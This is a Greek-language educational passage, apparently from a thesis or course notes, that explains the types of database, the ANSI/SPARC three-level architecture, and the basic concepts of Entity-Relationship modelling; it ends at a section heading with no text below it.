Σήμερα υπάρχουν πολλοί διαθέσιμοι τύποι Συστημάτων Διαχείρισης Βάσεων Δεδομένων που διατίθενται στην αγορά, εξυπηρετώντας τις απαιτήσεις των εκάστοτε αναγκών τους. Ονομαστικά πρόκειται για κεντρικές βάσεις δεδομένων (centralized databases), κατανεμημένες βάσεις δεδομένων (distributed database), προσωπικές βάσεις δεδομένων (personal database), βάσεις δεδομένων τελικού χρήστη (end-user database), εμπορικές βάσεις δεδομένων (commercial database), βάσεις δεδομένων NoSQL, λειτουργικές βάσεις δεδομένων (operational database), σχεσιακές βάσεις δεδομένων (relational database), βάσεις δεδομένων στο υπολογιστικό νέφος (cloud database), αντικειμενοστραφείς βάσεις δεδομένων (object-oriented database) και βάσεις δεδομένων γραφήματος (graph database).


Εικόνα 5: Απεικόνιση Κατηγοριών Βάσεων Δεδομένων.

Πιο συγκεκριμένα, στις κεντρικές βάσεις δεδομένων οι πληροφορίες (δεδομένα) αποθηκεύονται σε μια κεντρική τοποθεσία και οι χρήστες από διαφορετικές τοποθεσίες μπορούν να έχουν πρόσβαση σε αυτά τα δεδομένα με τη χρήση ενός δικτύου επικοινωνιών. Αυτός ο τύπος βάσης δεδομένων περιέχει διαδικασίες εφαρμογής που βοηθούν τους χρήστες να έχουν πρόσβαση στα δεδομένα ακόμη και από απομακρυσμένη τοποθεσία. Για την επαλήθευση και την επικύρωση των τελικών χρηστών εφαρμόζονται διάφορα είδη διαδικασιών ελέγχου ταυτότητας. Παρομοίως, παρέχεται ένας αριθμός καταχώρησης (log number) από τις διαδικασίες εφαρμογής που διατηρεί ένα αρχείο και το αρχείο της χρήσης δεδομένων.




Εικόνα 6: Απεικόνιση παραδείγματος μιας Κεντρικής Βάσης Δεδομένων.

Ακριβώς αντίθετη από την έννοια της κεντρικής βάσης δεδομένων, η κατανεμημένη βάση δεδομένων δέχεται συνεισφορές από την κοινή βάση δεδομένων, καθώς και τα δεδομένα που περισυλλέγονται από τοπικούς υπολογιστές. Τα δεδομένα αυτά δεν βρίσκονται σε ένα μέρος αλλά διανέμονται σε διάφορους ιστότοπους ενός οργανισμού. Αυτοί οι ιστότοποι συνδέονται μεταξύ τους με τη βοήθεια συνδέσμων επικοινωνίας (communication links) που τους βοηθούν να έχουν εύκολη πρόσβαση στα κατανεμημένα δεδομένα. Η λειτουργία μιας κατανεμημένης βάσης δεδομένων βασίζεται στα διάφορα τμήματα μιας βάσης δεδομένων, τα οποία αποθηκεύονται σε πολλές διαφορετικές τοποθεσίες (φυσικές) μαζί με τις διαδικασίες εφαρμογής που αναπαράγονται και κατανέμονται σε διάφορα σημεία ενός δικτύου. Υπάρχουν δύο είδη κατανεμημένων βάσεων δεδομένων, οι ομοιογενείς και ετερογενείς. Οι βάσεις δεδομένων που αποτελούνται από το ίδιο υλισμικό και τρέχουν πάνω από στα ίδια λειτουργικά συστήματα και διαδικασίες εφαρμογών είναι γνωστές ως ομογενείς, για παράδειγμα όλες οι φυσικές τοποθεσίες σε ένα σύστημα βάσεων δεδομένων. Αντιθέτως, τα λειτουργικά συστήματα, το υλισμικό καθώς και οι διαδικασίες εφαρμογών που μπορεί να υφίστανται σε διάφορες τοποθεσίες ενός συστήματος βάσεων δεδομένων είναι γνωστό ως ετερογενείς.




Εικόνα 7: Απεικόνιση παραδείγματος Κατανεμημένης Βάσης Δεδομένων σε τοπικό περιβάλλον υπολογιστών.

Στις προσωπικές βάσεις δεδομένων, τα δεδομένα συλλέγονται και αποθηκεύονται σε προσωπικούς υπολογιστές. Τα δεδομένα αυτά μπορούν να χρησιμοποιούνται γενικά από το ίδιο τμήμα ενός οργανισμού και είναι προσβάσιμα από μια μικρή ομάδα ανθρώπων. Ένα παράδειγμα αποτελεί η εφαρμογή της Microsoft, το Microsoft Access.



Εικόνα 8: Παράδειγμα απεικόνισης περιβάλλοντος προσωπικής βάσης δεδομένων.


Ως προς τις βάσεις δεδομένων τελικού χρήστη , αυτός συνήθως δεν ανησυχεί για τη συναλλαγή ή τις λειτουργίες που πραγματοποιούνται σε διάφορα επίπεδα και γνωρίζει μόνο το προϊόν για το οποίο χρησιμοποιεί, που μπορεί να είναι λογισμικό ή εφαρμογή. Επομένως, αυτή είναι μια κοινόχρηστη βάση δεδομένων που έχει σχεδιαστεί ειδικά για τον τελικό χρήστη, όπως ακριβώς και οι διαχειριστές διαφορετικών επιπέδων.



Εικόνα 9: Απεικόνιση Βάσεων Δεδομένων που οδηγούν στο τελικό χρήστη.


Οι εμπορικές βάσεις δεδομένων είναι οι πληρωμένες εκδόσεις τεράστιων βάσεων δεδομένων που έχουν σχεδιαστεί αποκλειστικά για τους χρήστες που θέλουν να έχουν πρόσβαση στις πληροφορίες για τα εκάστοτε δεδομένα, για παράδειγμα αυτοκινητοβιομηχανίες. Αυτές οι βάσεις δεδομένων είναι συγκεκριμένες και δεν συνιστώνται για προσωπική χρήση καθώς κανείς δεν δύναται να αντέξει οικονομικά τη διατήρηση τόσο τεράστιων δεδομένων. Η πρόσβαση σε τέτοιες βάσεις δεδομένων παρέχεται μέσω εμπορικών συνδέσμων.


Οι λειτουργικές βάσεις δεδομένων διαχειρίζονται πληροφορίες που σχετίζονται με τις λειτουργίες μιας επιχείρησης και αποθηκεύονται σε αυτήν τη βάση δεδομένων. Λειτουργικές γραμμές όπως μάρκετινγκ, σχέσεις υπαλλήλων, εξυπηρέτηση πελατών κ.λπ. απαιτούν τέτοιου είδους βάσεις δεδομένων.



Εικόνα 10: Παράδειγμα Λειτουργικών Βάσεων Δεδομένων


Οι σχεσιακές βάσεις δεδομένων κατηγοριοποιούνται από ένα σύνολο πινάκων όπου τα δεδομένα ταιριάζουν σε μια προκαθορισμένη κατηγορία. Ο πίνακας αποτελείται από σειρές και στήλες όπου η στήλη έχει μια καταχώριση για δεδομένα για μια συγκεκριμένη κατηγορία και οι σειρές περιέχουν παρουσία για αυτά τα δεδομένα που ορίζονται σύμφωνα με την κατηγορία. Η SQL είναι η τυπική διεπαφή προγράμματος χρήστη και εφαρμογής για μια σχεσιακή βάση δεδομένων. Υπάρχουν διάφορες απλές λειτουργίες που μπορούν να εφαρμοστούν πέρα από τον πίνακα, οι οποίες καθιστούν ευκολότερη την επέκταση αυτών των βάσεων δεδομένων και τη σύνδεση δύο βάσεων δεδομένων με μια κοινή σχέση και την τροποποίηση όλων των υπαρχουσών εφαρμογών.





Εικόνα 11: Απεικόνιση παραδείγματος πινάκων σχεσιακής βάσης δεδομένων.


Μια βάση δεδομένων στο υπολογιστικό νέφος (cloud) είναι μια βάση δεδομένων που τρέχει συνήθως σε μια πλατφόρμα υπολογιστικού νέφους και η πρόσβαση στη βάση δεδομένων παρέχεται ως υπηρεσία. Οι υπηρεσίες βάσης δεδομένων φροντίζουν για την επεκτασιμότητα και την υψηλή διαθεσιμότητα της βάσης δεδομένων. Οι βάσεις δεδομένων στο υπολογιστικό νέφος (cloud database) είναι βάσεις δεδομένων που έχουν βελτιστοποιηθεί ή δημιουργηθεί για ένα εικονικοποιημένο (virtualized) περιβάλλον. Υπάρχουν διάφορα οφέλη μιας βάσης δεδομένων cloud, μερικά από τα οποία είναι η δυνατότητα πληρωμής για χωρητικότητα αποθήκευσης και εύρος ζώνης ανά χρήστη, και παρέχουν δυνατότητα κλιμάκωσης κατά παραγγελία, καθώς και υψηλή διαθεσιμότητα. Μια βάση δεδομένων cloud δίνει επίσης στις επιχειρήσεις την ευκαιρία να υποστηρίξουν επιχειρηματικές εφαρμογές σε μια ανάπτυξη λογισμικού ως υπηρεσία.



Εικόνα 12: Απεικόνιση παραδείγματος μιας βάσης δεδομένων που βρίσκεται στο υπολογιστικό νέφος (cloud)


Μια αντικειμενοστρεφής βάση δεδομένων (object-oriented database) είναι μια συλλογή αντικειμενοστρεφούς προγραμματισμού και σχεσιακής βάσης δεδομένων. Υπάρχουν διάφορα αντικείμενα που δημιουργούνται χρησιμοποιώντας αντικειμενοστρεφείς γλώσσες προγραμματισμού όπως η C ++ και η Java που μπορούν να αποθηκευτούν σε σχεσιακές βάσεις δεδομένων αλλά οι αντικειμενοστρεφείς βάσεις δεδομένων είναι καταλληλότερες για αυτά τα αντικείμενα. Μια αντικειμενοστρεφή βάση δεδομένων οργανώνεται γύρω από αντικείμενα αντί για


τις ενέργειες και γύρω από τα δεδομένα. Για παράδειγμα, μια εγγραφή πολυμέσων σε μια σχεσιακή βάση δεδομένων μπορεί να είναι ένα προσδιορίσιμο αντικείμενο δεδομένων, σε αντίθεση με μια αλφαριθμητική τιμή (string).



Εικόνα 13: Απεικόνιση παραδείγματος πλαισίου μιας Αντικειμενοστρεφούς Βάσης Δεδομένων

Τέλος οι βάσεις δεδομένων γραφήματος (graph database) είναι μια συλλογή κόμβων και συνδέσεων όπου κάθε κόμβος χρησιμοποιείται για να αντιπροσωπεύει μια οντότητα και κάθε σύνδεση περιγράφει τη σχέση μεταξύ οντοτήτων. Μια βάση δεδομένων προσανατολισμένη σε γραφήματα, ή μια βάση δεδομένων γραφημάτων, είναι ένας τύπος βάσης δεδομένων NoSQL που χρησιμοποιεί τη θεωρία γραφημάτων για την αποθήκευση, τη χαρτογράφηση και τα ερωτήματα. Υπ' ορισμένες απόψεις, οι βάσεις δεδομένων γραφημάτων είναι σαν την επόμενη γενιά σχεσιακών βάσεων δεδομένων, αλλά με υποστήριξη μιας πρώτης κατηγορίας για «σχέσεις» ή εκείνες τις συνδέσεις που υποδεικνύονται μέσω ξένων κλειδιών σε παραδοσιακές σχεσιακές βάσεις δεδομένων. Κάθε κόμβος (οντότητα ή χαρακτηριστικό) σε ένα μοντέλο ιδιότητας γραφήματος περιέχει άμεσα και φυσικά μια λίστα με εγγραφές σχέσεων που αντιπροσωπεύουν τις σχέσεις της με άλλους κόμβους. Αυτά τα αρχεία σχέσεων οργανώνονται ανά τύπο και κατεύθυνση και ενδέχεται να περιέχουν πρόσθετα χαρακτηριστικά.





Εικόνα 14: Παράδειγμα βάσης δεδομένων γραφήματος

2 Δομή Συστημάτων Βάσεων Δεδομένων

Τα σχέδια της βάσης δεδομένων και τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων είναι πιο σημαντικά για ένα οργανισμό, δεδομένου ότι η βάση δεδομένων έχει σχεδιαστεί για να παρέχει πληροφορίες στον οργανισμό. Τα δεδομένα αποθηκεύεται στη βάση δεδομένων αλλάζουν τακτικά, αλλά τα σχέδια παραμένουν στατικά για μεγαλύτερες χρονικές περιόδους.

Ένα σύστημα (schema) είναι ένα σχέδιο της βάσης δεδομένων που δίνει τα ονόματα των οντοτήτων και των χαρακτηριστικών και τη σχέση μεταξύ τους. Ένα σχήμα περιλαμβάνει τον ορισμό του ονόματος της βάσης δεδομένων, τον τύπο εγγραφής και τα στοιχεία που απαρτίζουν τις εγγραφές. Εναλλακτικά, ορίζεται ως ένα πλαίσιο στο οποίο προσαρμόζονται οι τιμές των στοιχείων δεδομένων. Οι τιμές που ενσωματώνονται στο πλαίσιο εργασίας αλλάζουν τακτικά, αλλά η μορφή του σχήματος παραμένει η ίδια. Γενικά, ένα σχήμα μπορεί να χωριστεί σε δύο κατηγορίες, δηλαδή, Λογικό σχήμα και Φυσικό σχήμα. Το Λογικό σχήμα ασχολείται με την εκμετάλλευση των δομών δεδομένων που προσφέρει το ΣΔΒΔ έτσι ώστε το σχήμα να γίνει κατανοητό από τον υπολογιστή. Είναι σημαντικό καθώς τα προγράμματα το χρησιμοποιούν για την κατασκευή εφαρμογών. Το Φυσικό σχήμα ασχολείται με τον τρόπο με τον οποίο η εννοιολογική βάση δεδομένων εκπροσωπείται στον υπολογιστή ως αποθηκευμένη βάση δεδομένων. Είναι κρυμμένο πίσω από το λογικό σχήμα και συνήθως μπορεί να τροποποιηθεί χωρίς να επηρεάζει τις εφαρμογές. Το ΣΔΒΔ παρέχει DDL για τον καθορισμό τόσο του λογικού όσο και του φυσικού σχήματος.

Ένα υποσύστημα (subschema) είναι ένα υποσύνολο του σχήματος που έχει τις ίδιες ιδιότητες με ένα σχήμα. Προσδιορίζει ένα υποσύνολο περιοχών, συνόλων, εγγραφών και ονομάτων δεδομένων που ορίζονται στο σχήμα βάσης δεδομένων που διατίθεται σε συνεδρίες χρήστη. Το υποσύστημα επιτρέπει στον χρήστη να βλέπει μόνο το μέρος της βάσης δεδομένων που τον ενδιαφέρει. Το υποσύστημα ορίζει το τμήμα της βάσης δεδομένων όπως φαίνεται από τις εφαρμογές και οι εφαρμογές μπορούν να έχουν μια διαφορετική προβολή δεδομένων που είναι αποθηκευμένα στη βάση δεδομένων. Η Γλώσσα Ορισμού Υποσυστήματος (Subschema Definition Language-SDL) χρησιμοποιείται για τον καθορισμό ενός υποσυστήματος στο ΣΔΒΔ.

Τα δεδομένα στη βάση δεδομένων σε μια συγκεκριμένη χρονική στιγμή ονομάζονται παρουσίες (instances) ή κατάσταση βάσης δεδομένων. Σε μια δεδομένη περίπτωση, κάθε δομή σχήματος έχει το δικό του τρέχον σύνολο παρουσιών. Πολλές παρουσίες ή καταστάσεις βάσης δεδομένων μπορούν να κατασκευαστούν ώστε να αντιστοιχούν σε ένα συγκεκριμένο σχήμα βάσης δεδομένων. Κάθε φορά που ενημερώνουμε, δηλαδή εισάγουμε, διαγράφουμε ή τροποποιούμε την τιμή ενός στοιχείου δεδομένων σε μια εγγραφή, μια κατάσταση της βάσης δεδομένων αλλάζει σε μια άλλη κατάσταση.

2.1 Αρχιτεκτονική τριών επιπέδων συστημάτων βάσεων δεδομένων

Η αρχιτεκτονική είναι ένα πλαίσιο για την περιγραφή των εννοιών της βάσης δεδομένων και τον προσδιορισμό της δομής του συστήματος βάσεων δεδομένων. Η αρχιτεκτονική τριών επιπέδων προτάθηκε από το American Standards Association-ANSI / Standards Planning And Requirements Committee-SPARC.

Το πρώτο επίπεδο ονομάζεται εσωτερικό. Το εσωτερικό επίπεδο περιγράφει την πραγματική φυσική αποθήκευση δεδομένων ή τον τρόπο με τον οποίο τα δεδομένα αποθηκεύονται πραγματικά στη μνήμη. Αυτό το επίπεδο δεν είναι σχεσιακό επειδή τα δεδομένα αποθηκεύονται σύμφωνα με διάφορα σχήματα κωδικοποίησης αντί για μορφή πίνακα (σε πίνακες). Αυτό είναι το χαμηλό επίπεδο αναπαράστασης ολόκληρης της βάσης δεδομένων. Η εσωτερική προβολή περιγράφεται μέσω ενός εσωτερικού σχήματος. Το εσωτερικό επίπεδο ασχολείται με τις ακόλουθες πτυχές: κατανομή χώρου αποθήκευσης, διαδρομές πρόσβασης, τεχνικές συμπίεσης δεδομένων και κρυπτογράφησης, τοποθέτηση εγγραφής κ.λπ. Το εσωτερικό επίπεδο παρέχει κάλυψη στις δομές δεδομένων και στις οργανώσεις αρχείων που χρησιμοποιούνται για την αποθήκευση δεδομένων σε συσκευές αποθήκευσης.

Το δεύτερο επίπεδο ονομάζεται εννοιολογικό. Το εννοιολογικό επίπεδο είναι επίσης γνωστό ως λογικό επίπεδο που περιγράφει τη συνολική λογική δομή ολόκληρης της βάσης δεδομένων για μια κοινότητα χρηστών. Αυτό το επίπεδο είναι σχεσιακό επειδή τα δεδομένα που είναι ορατά σε αυτό το επίπεδο θα είναι σχεσιακοί πίνακες και οι χειριστές θα είναι σχεσιακοί χειριστές. Αυτό το επίπεδο αντιπροσωπεύει ολόκληρο το περιεχόμενο της βάσης δεδομένων σε αφηρημένη μορφή σε σύγκριση με το φυσικό επίπεδο. Εδώ ορίζεται το εννοιολογικό σχήμα που κρύβει την πραγματική φυσική αποθήκευση και επικεντρώνεται στο σχεσιακό μοντέλο της βάσης δεδομένων.

Το τρίτο επίπεδο ονομάζεται εξωτερικό επίπεδο. Το εξωτερικό επίπεδο αφορά μεμονωμένους χρήστες. Αυτό το επίπεδο περιγράφει την πραγματική προβολή των δεδομένων που βλέπουν οι μεμονωμένοι χρήστες. Το εξωτερικό σχήμα καθορίζεται από το διαχειριστή Βάσης Δεδομένων για κάθε χρήστη. Το υπόλοιπο μέρος της βάσης δεδομένων είναι κρυμμένο από αυτόν τον χρήστη. Αυτό σημαίνει ότι ο χρήστης μπορεί να έχει πρόσβαση μόνο σε δεδομένα που τον ενδιαφέρουν. Με άλλα λόγια, ο χρήστης μπορεί να έχει πρόσβαση μόνο σε αυτό το τμήμα της βάσης δεδομένων για το οποίο έχει εξουσιοδότηση από το διαχειριστή. Αυτό το επίπεδο μπορεί να θεωρηθεί σχεσιακό ή πολύ κοντά σε αυτό.

2.1.1 Διαφορετικές αντιστοιχίσεις στην αρχιτεκτονική τριών επιπέδων

Η διαδικασία μετατροπής αιτημάτων και αποτελεσμάτων μεταξύ των τριών επιπέδων ονομάζεται αντιστοίχιση. Το σύστημα διαχείρισης βάσεων δεδομένων είναι υπεύθυνο για αυτήν τη χαρτογράφηση μεταξύ εσωτερικών, εξωτερικών και εννοιολογικών σχημάτων. Υπάρχουν δύο τύποι αντιστοιχίσεων: η εννοιολογική / εσωτερική αντιστοίχιση και η εξωτερική / εννοιολογική αντιστοίχιση.

Η εννοιολογική / εσωτερική αντιστοίχιση καθορίζει τις λειτουργίες μεταξύ της εννοιολογικής προβολής και της φυσικής όψης. Καθορίζει πώς ανακτώνται τα δεδομένα από τη φυσική αποθήκευση και εμφανίζονται σε εννοιολογικό επίπεδο και το αντίστροφο. Καθορίζει τον τρόπο με τον οποίο τα εννοιολογικά αρχεία και τα πεδία αντιπροσωπεύονται σε εσωτερικό επίπεδο. Επιτρέπει επίσης την επίλυση τυχόν διαφορών στα ονόματα οντοτήτων, τα ονόματα χαρακτηριστικών και τους τύπους δεδομένων.

Η εξωτερική / εννοιολογική χαρτογράφηση καθορίζει την αντιστοιχία μεταξύ της εννοιολογικής προβολής και η φυσικής άποψης. Καθορίζει τον τρόπο ανάκτησης των δεδομένων από το εννοιολογικό επίπεδο και εμφανίζεται σε εξωτερικό επίπεδο, επειδή σε εξωτερικό επίπεδο κάποιο μέρος της βάσης δεδομένων είναι κρυμμένο από έναν συγκεκριμένο χρήστη.

Θα μπορούσε να υπάρχει μία αντιστοίχιση μεταξύ εννοιολογικού και εσωτερικού επιπέδου και αρκετών αντιστοιχιών μεταξύ εξωτερικού και εννοιολογικού επιπέδου. Η ανεξαρτησία φυσικών δεδομένων επιτυγχάνεται μέσω εννοιολογικής / εσωτερικής χαρτογράφησης, ενώ η λογική ανεξαρτησία δεδομένων επιτυγχάνεται μέσω εξωτερικής / εννοιολογικής χαρτογράφησης. Οι πληροφορίες σχετικά με τις αιτήσεις χαρτογράφησης μεταξύ διαφόρων επιπέδων σχήματος περιλαμβάνονται στον κατάλογο συστήματος του ΣΔΒΔ. Όταν το σχήμα αλλάζει σε κάποιο επίπεδο, το σχήμα στο επόμενο υψηλότερο επίπεδο παραμένει αμετάβλητο και αλλάζει μόνο η αντιστοίχιση μεταξύ των δύο επιπέδων.

3 Το Μοντέλο Οντοτήτων-Συσχετίσεων (Entity-Relation Model) και η μοντελοποίηση δεδομένων

Με την εμφάνιση νέων τεχνολογιών και την ανάπτυξη σύνθετων πράξεων και προβλημάτων με τη χρήση ηλεκτρονικών υπολογιστών, η έννοια της μοντελοποίησης των δεδομένων απασχολούσε τους ερευνητές και μηχανικούς των πρώτων βάσεων δεδομένων.

Το μοντέλο οντότητας-σχέσης (Entity-Relation) εισήχθη από τον Chen το 1976. Περιέγραψε τις κύριες κατασκευές του μοντέλου οντότητας-σχέσης, δηλαδή οντότητες, σχέσεις και τα σχετικά χαρακτηριστικά τους. Το μοντέλο E-R χρησιμοποιείται κυρίως για την εννοιολογική μοντελοποίηση δεδομένων. Είναι δημοφιλές λόγω παραγόντων όπως η σχετική ευκολία χρήσης, η υποστήριξη εργαλείων CASE (Computer-Aided Software Engineering)[1] και η πεποίθηση ότι οι οντότητες και οι σχέσεις είναι φυσικές έννοιες μοντελοποίησης στον πραγματικό κόσμο. Στη δεκαετία του 1980 έκαναν την εμφάνιση τους πολλές νέες εφαρμογές βάσεων δεδομένων, όπως Computer Aided Manufacturing (CAM), Σχεδίαση με υπολογιστή (CAD), Μηχανική λογισμικού με υποβοήθηση υπολογιστή (CASE), το World Wide Web (WWW), εφαρμογές τηλεπικοινωνιών κ.λπ. Οι βασικές έννοιες μοντελοποίησης E-R δεν ήταν πλέον επαρκείς για να αντιπροσωπεύσουν την απαίτηση αυτών των νεότερων και σύνθετων εφαρμογών. Το βασικό μοντέλο E-R δεν ήταν ικανό να αντιπροσωπεύει πρόσθετες σημασιολογικές ιδέες μοντελοποίησης. Οι σχεδιαστές και οι επαγγελματίες βάσεων δεδομένων εισήγαγαν ένα νέο μοντέλο που ονομάζεται Ενισχυμένο Μοντέλο Οντότητας-Σχέσης (Enhanced Entity-Relationship-EER) το οποίο περιλαμβάνει τις βασικές έννοιες του μοντέλου E-R με πρόσθετες σημασιολογικές έννοιες όπως η ειδίκευση, η γενίκευση και η κατηγοριοποίηση.

3.1 Βασικές έννοιες και χαρακτηριστικά Μοντελοποίησης Δεδομένων

Για την κατανόηση των παραπάνω πρέπει να γίνει επεξήγηση βασικών εννοιών όπως η οντότητα και τα σύνολα της, η σχέση, τα γνωρίσματα, η τιμή, ο οργανισμός ή επιχείρηση και ο τομέας όπου επιχειρείται η εννοιολογική μοντελοποίηση δεδομένων.

Ως επιχείρηση (enterprise) αναφέρεται κάθε είδους οργάνωση που προσπαθεί να μοντελοποιήσει δεδομένα, είτε πρόκειται για ένα σχολείο, μια τράπεζα, ένα πανεπιστήμιο ή μια εταιρεία.

Ως οντότητα (entity) αναφέρεται ένα «αντικείμενο» ή «πράγμα» που υφίσταται στον πραγματικό κόσμο. Ένα αντικείμενο μπορεί να είναι οποιοδήποτε άτομο, μέρος ή γεγονός, για παράδειγμα οι μαθητές ή σπουδαστές, τα δάνεια μιας τράπεζας και οι υπάλληλοι σε μια εταιρεία. Όλες οι οντότητες που έχουν τα ίδια χαρακτηριστικά αποτελούν ένα σύνολο οντοτήτων.

Τα γνωρίσματα (attributes) αποτελούν τα χαρακτηριστικά οποιασδήποτε οντότητας. Για παράδειγμα ένας μαθητής μπορεί να περιγραφεί από το όνομα, την ηλικία, τη διεύθυνση, την τάξη του, τα δάνεια μπορούν να περιγραφούν από τους τύπους τους, όπως στεγαστικό δάνειο και οι εργαζόμενοι σε οποιαδήποτε εταιρεία μπορούν να περιγραφούν με το αναγνωριστικό τους, το όνομα και το τμήμα τους.

Η τιμή (value) είναι οι πληροφορίες ή τα δεδομένα που αποθηκεύονται στα γνωρίσματα οποιασδήποτε οντότητας. Χρειάζεται προσοχή όταν γίνεται αναφορά στη «μηδενική» τιμή (NULL Value). Το NULL σαν έννοια χρησιμοποιείται για τη σηματοδότηση ενός χαρακτηριστικού που έχει μηδενική τιμή εάν είτε η τιμή αυτού του χαρακτηριστικού δεν είναι γνωστή είτε εάν η τιμή του δεν ισχύει. Το NULL δεν είναι ίσο με το μηδέν (0). Αλλά μπορούμε να πούμε ότι το NULL έχει «κενή» τιμή.


[1] Τα εργαλεία CASE χρησιμοποιούνται για την ανάπτυξη λογισμικού υψηλής ποιότητας, χωρίς ελαττώματα και που το καθιστούν διατηρήσιμο. Το λογισμικό CASE συνδέεται συχνά με μεθόδους για την ανάπτυξη συστημάτων πληροφοριών μαζί με αυτοματοποιημένα εργαλεία που μπορούν να χρησιμοποιηθούν στη διαδικασία ανάπτυξης λογισμικού. Ένα παράδειγμα αποτελεί η γλώσσα και τα εργαλεία UML.

Ο τομέας (domain) αποτελεί το σύνολο όλων των τιμών ή πληροφοριών σχετικά με οποιοδήποτε γνώρισμα.

Πίνακας 1: Πίνακας που δείχνει τις βασικές έννοιες του μοντέλου E-R


3.2 Το διάγραμμα Μοντέλου Οντοτήτων-Συσχετίσεων

Το μοντέλο που έχει επικρατήσει σήμερα για να παραστήσει τις έννοιες ή τη δομή μιας σχεσιακής βάσης δεδομένων είναι το Μοντέλο Οντοτήτων–Συσχετίσεων (ΟΣ). Για να αναπαραστήσουμε ένα Μοντέλο Οντοτήτων – Συσχετίσεων χρησιμοποιούμε ειδικά διαγράμματα, όπου τα ορθογώνια σχήματα συμβολίζουν τις οντότητες, οι ρόμβοι τις συσχετίσεις. Με ευθείες γραμμές συνδέουμε τις οντότητες που συσχετίζονται με κάποιο τρόπο μεταξύ τους. Όλα τα παραπάνω αποτελούν τη λογική δομή μιας βάσης δεδομένων, μια εργασία που είναι απαραίτητο να γίνει πριν από την καταχώριση και την επεξεργασία των πληροφοριών της βάσης δεδομένων. Το μοντέλο οντοτήτων–συσχετίσεων αποτελεί μια γενική περιγραφή των γενικών στοιχείων που απαρτίζουν μια βάση δεδομένων και απεικονίζει την αντίληψη που έχουμε για τα εννοιολογικά δεδομένα, χωρίς να υπεισέρχεται σε λεπτομέρειες υλοποίησης.




Εικόνα 15: Απεικόνιση σχημάτων που χρησιμοποιούνται σε ένα διάγραμμα Οντοτήτων-Συσχετίσεων

Ένα παράδειγμα για την καλύτερη κατανόηση των παραπάνω μπορεί να αποτελέσει ένα διάγραμμα που απεικονίζει τη λειτουργία ενός φοιτητή στο πλαίσιο της ακαδημαϊκής καθημερινότητας του.



Εικόνα 16: Σχηματική απεικόνιση παραδείγματος ενός απλοϊκού διαγράμματος Οντοτήτων-Συσχετίσεων

Στο παραπάνω διάγραμμα συναντάμε την ύπαρξη δυο οντοτήτων, το φοιτητή και την αίθουσα. Σε κάθε μια οντότητα υπάρχει τουλάχιστον ένα γνώρισμα, στο παράδειγμα τα γνωρίσματα του φοιτητή είναι το όνομα του και η ακαδημαϊκή του ταυτότητα ενώ στην αίθουσα συναντάμε το γνώρισμα του ονόματος της αίθουσας. Η σχέση μεταξύ των δυο οντοτήτων είναι ότι ο φοιτητής πηγαίνει στην αίθουσα. Πρέπει να σημειωθεί ότι οι σχηματικές απεικονίσεις γίνονται πολυπλοκότερες όσο εξετάζονται τα δεδομένα που πρόκειται να αναπαραστήσουν. Υπάρχουν περαιτέρω σχεδιαστικά σύμβολα που απεικονίζουν διαφορετικούς τύπους οντοτήτων όπως ισχυρή ή αδύναμη, διαφορετικοί τύποι γνωρισμάτων, όπως γνωρίσματα πολλών τιμών και γνωρίσματα παραγώγων αλλά και προσδιοριστική σχέση.



Εικόνα 17: : Απεικόνιση σχημάτων που χρησιμοποιούνται σε ένα διάγραμμα Οντοτήτων-Συσχετίσεων όταν τα δεδομένα προς εξέταση είναι πολύπλοκα

Ισχυρή οντότητα είναι εκείνη της οποίας η ύπαρξη δεν εξαρτάται από άλλη οντότητα. Η αδύναμη οντότητα είναι εκείνη της οποίας η ύπαρξη εξαρτάται από άλλη οντότητα. Σε πολλές περιπτώσεις, η αδύναμη οντότητα δεν έχει πρωτεύον κλειδί.

Όπως έχει αναφερθεί η τιμή είναι οι πληροφορίες ή τα δεδομένα που αποθηκεύονται στα γνωρίσματα οποιασδήποτε οντότητας. Τα γνωρίσματα αποτελούνται κυρίως από τρεις τύπους. Για αρχή γίνεται αναφορά στα απλά και σύνθετα γνωρίσματα. Τα απλά γνωρίσματα είναι αυτά που δεν

μπορούν να χωριστούν σε υποτμήματα ενώ τα σύνθετα μπορούν. Στη συνέχεια συναντώνται τα γνωρίσματα που παίρνουν μία ή πολλές τιμές. Παράδειγμα γνωρίσματος με μια τιμή σε μια οντότητα μπορεί να αποτελέσει η ηλικία ενός φοιτητή ενώ για τον ίδιο φοιτητή μπορούν να ισχύουν παραπάνω από ένας τηλεφωνικός αριθμός, συνεπώς το γνώρισμα του τηλεφωνικού αριθμού παίρνει πολλές τιμές. Τέλος γίνεται λόγος για παράγωγα γνωρίσματα. Δηλαδή ένα γνώρισμα που μπορεί να προέρχεται από άλλα γνωστά γνωρίσματα είναι γνωστό ως παράγωγο γνώρισμα, για παράδειγμα η ενεργή βαθμολογία ενός αγοραστή προκύπτει από τον αριθμό αγορών που πραγματοποίησε τους τελευταίους δώδεκα μήνες, το σύνολο των δαπανών των πελατών τους τελευταίους τρεις μήνες και προαιρετικά το χαρακτηριστικό που προήλθε από το φύλο του αγοραστή.


Ως σχέση ορίζεται η σχέση μεταξύ πολλών οντοτήτων. Συνδέει διαφορετικές οντότητες μέσω μιας ουσιαστικής σχέσης. Μια ομάδα σχέσεων αποτελείται από σχέσεις του ίδιου τύπου. Για παράδειγμα οι εργαζόμενοι εργάζονται σε διαφορετικά τμήματα. Τότε υπάρχει σχέση μεταξύ υπαλλήλων και τμημάτων επειδή κάθε εργαζόμενος πρέπει να ανήκει σε κάποιο τμήμα. Η σχέση όλων των υπαλλήλων με το τμήμα, όταν συνδυάζεται, καθιστά τη σχέση καθορισμένη επειδή κάθε εργαζόμενος έχει το ίδιο είδος σχέσης με τμήματα.

Τα γνωρίσματα οποιουδήποτε συνόλου σχέσεων είναι γνωστά ως περιγραφικά γνωρίσματα. Ο συνολικός αριθμός των συνόλων οντοτήτων που συμμετέχουν σε ένα σύνολο σχέσεων είναι γνωστός ως βαθμός αυτού του συνόλου σχέσεων. Ο βαθμός του συνόλου σχέσεων μπορεί να χωριστεί σε δυαδικό, δηλαδή μεταξύ δυο οντοτήτων και σε τριαδικό, δηλαδή μεταξύ τριών οντοτήτων. Η συνάρτηση οποιασδήποτε οντότητας που παίζει σε ένα σύνολο σχέσεων ονομάζεται ρόλος της οντότητας. Όταν όμως τα ίδια σύνολα οντοτήτων συμμετέχουν σε ένα σύνολο σχέσεων περισσότερες από μία φορές, με διαφορετικούς ρόλους κάθε φορά, τότε αυτός ο τύπος συνόλου αναδρομικής σχέσης είναι γνωστός ως Αναδρομική σχέση.


3.2.1 Κατηγοριοποίηση Σχέσεων Μοντέλου Οντοτήτων-Συσχετίσεων

